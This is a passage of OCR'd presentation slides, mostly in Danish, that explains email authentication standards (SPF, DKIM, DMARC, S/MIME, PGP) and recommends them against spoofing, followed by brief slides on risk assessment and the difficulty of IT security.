- S/MIME (Secure/Multipurpose Internet Mail Extensions)
- Krypteret email/PGP

Beskyttelse på server-niveau imod spoofede eller modificerede mails:

- DMARC (Anti-phishing)
- DKIM (DomainKeys Identified Mail)
  Hver e-mail signeres med en offentlig nøgle udstillet af DNS.
  Autentificerer at e-mailen stammer fra ejere af domænet
- SPF (Sender Policy Framework)
  Autentificerer at e-mail som hævdes kommende fra det specifikke domæne som værende afsendt fra en IP-adresse udstillet i DNS

SPF & email




SPF = Sender Policy Framework

SPF indeholder en liste over IP-adresser på alle servere, der har tilladelse til at sende mails på vegne af et specifikt domæne.

SPF giver derved den modtagende mailserver mulighed for at kontrollere at en mail, der hævder at komme fra et specifikt domæne, er sendt fra en IP-adresse, som er godkendt af det pågældende domæne


DKIM & email



DKIM = Domain Keys Identified Mail

Domæneejer signerer mails på vegne af afsendende domæne med den private nøgle.
Den modtagende mailserver kan bekræfte, at den kommer fra det angivne domæne ved at verificere sign aturen med den tilhørende offentlige nøgle. Den offentlige nøgle for domænet kan hentes via DNS og er sikret mod manipulation, hvis domænet er DNSSEC-signeret

DMARC & email



DMARC = Domain-based Message Authentication, Reporting & Conformance

DKIM = Domain Keys Identified Mail

SPF = Sender Policy Framework

Mail security

Lower the risk for spoofing:

Implement **DMARC** policy and verification, starting with implementing **SPF** (Sender Policy Framework) and **DKIM** (DomainKeys Identified Mail)


Risk assessments

(the foundations of everything in security)


Security is fun (but not easy)

IT Security is difficult


IT-security is complex




Washington Post



